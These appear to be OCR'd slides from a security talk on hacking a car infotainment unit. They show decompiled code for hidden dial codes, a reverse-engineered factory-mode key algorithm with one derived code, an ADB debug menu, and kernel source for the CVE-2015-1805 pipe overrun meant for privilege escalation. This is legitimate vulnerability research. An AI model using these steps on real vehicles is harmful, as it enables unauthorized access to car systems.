    aVar3.f1036a.add(new b("*#9925*211#*", "显示各 ECU 版本号信息", true, true, false, true));
    aVar3.c = "9925";
    aVar3.b = "信息查看类";
    hashMap.put(aVar3.c, aVar3);
    a aVar4 = new a();
    aVar4.f1036a.add(new b("*#9723*111#*", "OLED测试模式", true, true, true, true));
    aVar4.f1036a.add(new b("*#9723*121#*", "展车模式", true, true, true, true));
    aVar4.f1036a.add(new b("*#9723*131#*", "AI宣传视频", true, true, false, true));
    aVar4.c = "9723";
    aVar4.b = "演示菜单类";
    hashMap.put(aVar4.c, aVar4);
    a aVar5 = new a();
    aVar5.f1036a.add(new b("*#7494*111#*", "售后重置功能", true, true, false, true));
    aVar5.f1036a.add(new b("*#7494*121#*", "售后维修模式", true, true, false, true));
    aVar5.c = "7494";
    aVar5.b = "售后服务类";
    hashMap.put(aVar5.c, aVar5);
    a aVar6 = new a();
    aVar6.f1036a.add(new b("*#1224#*", "平安夜", true, true, true, true));
    aVar6.f1036a.add(new b("*#1225#*", "圣诞节", true, true, true, true));
    aVar6.f1036a.add(new b("*#0101#*", "元旦", true, true, true, true));
    aVar6.c = "9444";
    aVar6.b = "用户关怀类";
    hashMap.put(aVar6.c, aVar6);
    return hashMap;
}
```

Factory mode
Factory user version test

Testing
4G, USB storage,
camera, beacon, etc

OS, MCU, hardware, version number, unique ID
Version number of each app
Device Unique ID
MCU version number

OLED testing mode
Exihibition Mode

Aftersales mode


Some Ester Eggs

*#9387*141#*

- System settings
- Directly input it, nothing happened

- Authentication required ?? 🤔

Factory Mode




```
public void onReceiveData(IIpcService.IpcMessageEvent ipcMessageEvent) {
    c.a("SecurityCheckService", "onReceiveData event=" + ipcMessageEvent);
    if (ipcMessageEvent != null) {
        String senderPackageName = ipcMessageEvent.getSenderPackageName();
        Bundle payloadData = ipcMessageEvent.getPayloadData();
        int msgID = ipcMessageEvent.getMsgID();
        if (!TextUtils.isEmpty(senderPackageName) && payloadData != null) {
            char c = 65535;
            switch (senderPackageName.hashCode()) {
                case -2029181052:
                    if (senderPackageName.equals(IpcConfig.App.APP_AFTER_SALES)) {
                        c = 1;
                        break;
                    }
                    break;
                case -96368120:
                    if (senderPackageName.equals(IpcConfig.App.CAR_BT_PHONE)) {
                        c = 0;
                        break;
                    }
                    break;
            }
            switch (c) {
                case 0:
                    if (msgID == 1001) {
                        String string = payloadData.getString(IpcConfig.IPCKey.STRING_MSG);
                        if (!TextUtils.isEmpty(string)) {
                            c.b("SecurityCheckService", "onReceive-----> code = " + string);
                            if (this.f1165a.g(string)) {
                                c.b("SecurityCheckService", string + " isSecretKey.");
                                this.f1165a.a(string, getApplicationContext());
                                return;
                            } else if (com.[redacted].devtools.a.c.c.a(string)) {
                                c.b("SecurityCheckService", string + " isFactoryCode.");
                                this.f1165a.b(string, getApplicationContext());
                                return;
                            } else {
                                return;
```


Turning on Factory mode with a **key**

What is the key? 🤔

Factory Mode



```
public void onReceiveData(IIpcService.IpcMessageEvent ipcMessageEvent) {
    ...
    switch (c) {
        case 0:
            if (msgID == 1001) {
                String string = payloadData.getString(IpcConfig.IPCKey.STRING_MSG);
                if (!TextUtils.isEmpty(string)) {
                    c.b("SecurityCheckService", "onReceive-----> code = " + string);
                    if (this.f1165a.g(string)) {
                        c.b("SecurityCheckService", string + " isSecretKey.");
                        this.f1165a.a(string, getApplicationContext());
                        return;
                    } else if (com.car.devtools.a.c.c.a(string)) {
                        c.b("SecurityCheckService", string + " isFactoryCode.");
                        this.f1165a.b(string, getApplicationContext());
                        return;
                    } else {
                        return;
    ...

public boolean a(String str, String str2) {
    this.b = b.b(str);
    c.b("SecurityCheckPresenter", " verifySecretKey() mCateId:" + this.b);
    int e = e(this.b);
    if (e >= 50) {
        c.b("SecurityCheckPresenter", String.format(MyApplication.a().getString(R.string.text_
        return false;
    }
    return b.c(str2, str);
}
```




```
 public static boolean c(String str, String str2) {
    if (TextUtils.isEmpty(str2)) {
return false;
    }
    String a2 = a(str, str2);
    com.xiaopeng.lib.b.c.a("FactoryCodeModel", "Current Code " + str2 + "'s mSecretKey is: " + a2);
    return str2.equals(a2);
}

public static String a(String str, String str2) {
    return b(str, b(str2));
}

 public static String b(String str, String str2) {
    if (TextUtils.isEmpty(str2)) {
        return "";
    }
    int i = 0;
    try {
        i = Integer.valueOf(str2).intValue();
    }
    catch (Exception e) {
        com.xiaopeng.lib.b.c.e("FactoryCodeModel", e.getMessage());
    }
    return a(str, i);
}

 private static String a(String str, int i) {
    char[] charArray = str.toCharArray();
    int i2 = 0;
    for (int i3 = 0; i3 < charArray.length; i3++) {
        i2 = i2 + (charArray[i3] * i3 * 77) + i;
    }
    String format = new DecimalFormat("00000000").format(Math.abs(i2));
    if (format.length() > 8) {
        format = format.substring(0, 9);
    }
return "*#0000*" + i + "*" + format + "#*";
}
```

check input

The code invokes factory mode authentication


Factory Mode



```
public static String[] a(String str, String str2) {
    String[] split = SystemProperties.get(str, "").split(",");
    String[] strArr = {str, "0"};
    for (int i = 0; i < split.length; i++) {
        try {
            if (split[i].contains(str2)) {
                return split[i].split(":");
            }
        } catch (Exception e) {
            e.printStackTrace();
            return strArr;
        }
    }
    return strArr;
}
```

unique device ID


*#9995*111#*



```
private static String a(String str, int i) {
    char[] charArray = str.toCharArray();
    int i2 = 0;
    for (int i3 = 0; i3 < charArray.length; i3++) {
        i2 = i2 + (charArray[i3] * i3 * 77) + i;
    }
    String format = new DecimalFormat("00000000").format(Math.abs(i2));
    if (format.length() > 8) {
        format = format.substring(0, 9);
    }
return "*#0000*" + i + "*" + format + "#*";
}
```

- Simply doing addition and multiplication based on unique device ID
- It is not a crypto implementation at all
- In our case, the code is *#0000*10000*01344103#*

The debugging interface



[redacted]

☑ console服务

☑ 抓取日志

□ 抓取modem log

□ 导航log开关

清除日志

立即重启

拷贝ACC LCC数据到U盘

拷贝Android Log,Modem Log到U盘

拷贝Android Log到U盘

Console service (ADB)
Capturing log
Capturing modem log
Navigation log switch
Clearing the log
Reboot
Copy ACC LCC to USB
Copy Android and Modem Log to USB
Copy Android Log to USB

+ With ADB open
+ But **a low privilege shell(2000)**

LPE HOW ??


Android LPE for Remote Exploit Chain

We don’t want to use any complicated exploit

CVE-2015-1805, pipe read and pipe write overrun

CVE-2015-1805

pipe_read() -> pipe_iov_copy_to_user



```
static int pipe_iov_copy_to_user(struct iovec *iov, const void *from, unsigned long len, int atomic)
{
    unsigned long copy;

    while (len > 0) {            /* copy from pipe buffer */
        while (!iov->iov_len)      /* the data will be copied to each iov[idx].iov_base */
            iov++;
        copy = min_t(unsigned long, len, iov->iov_len); /* length to copy */

        if (atomic) {        /* fast copy */
            if (__copy_to_user_inatomic(iov->iov_base, from, copy))
                return -EFAULT;
        } else {
            if (copy_to_user(iov->iov_base, from, copy))
                return -EFAULT;
        }
        from += copy;
        len -= copy;
        iov->iov_base += copy;
        iov->iov_len -= copy;
    }
    return 0;
}
```

CVE-2015-1805

pipe_read()

```
static ssize_t pipe_read(struct kiocb *iocb, const struct iovec *_iov,
    unsigned long nr_segs, loff_t pos)
{
  /* ... */
  for (;;) {
      if (bufs) {
        /* ... */
        atomic = !iov_fault_in_pages_write(iov, chars);
redo:
        addr = ops->map(pipe, buf, atomic);
        error = pipe_iov_copy_to_user(iov, addr + buf->offset, chars, atomic);
        ops->unmap(pipe, buf, addr);
        if (unlikely(error)) {         /* copy error */
          if (atomic) {        /* atomic copy error*/
            atomic = 0;
            goto redo;        /* try again without atomic*/
          }
          /* ... */
        }
        /* ... */
      }
  }
}
```

Check if all iov.base are writeable

```
if (atomic) {        /* fast copy */
      if (__copy_to_user_inatomic(iov->iov_base, from, copy))
        return -EFAULT;
    } else {
      if (copy_to_user(iov->iov_base, from, copy))
        return -EFAULT;
    }
```

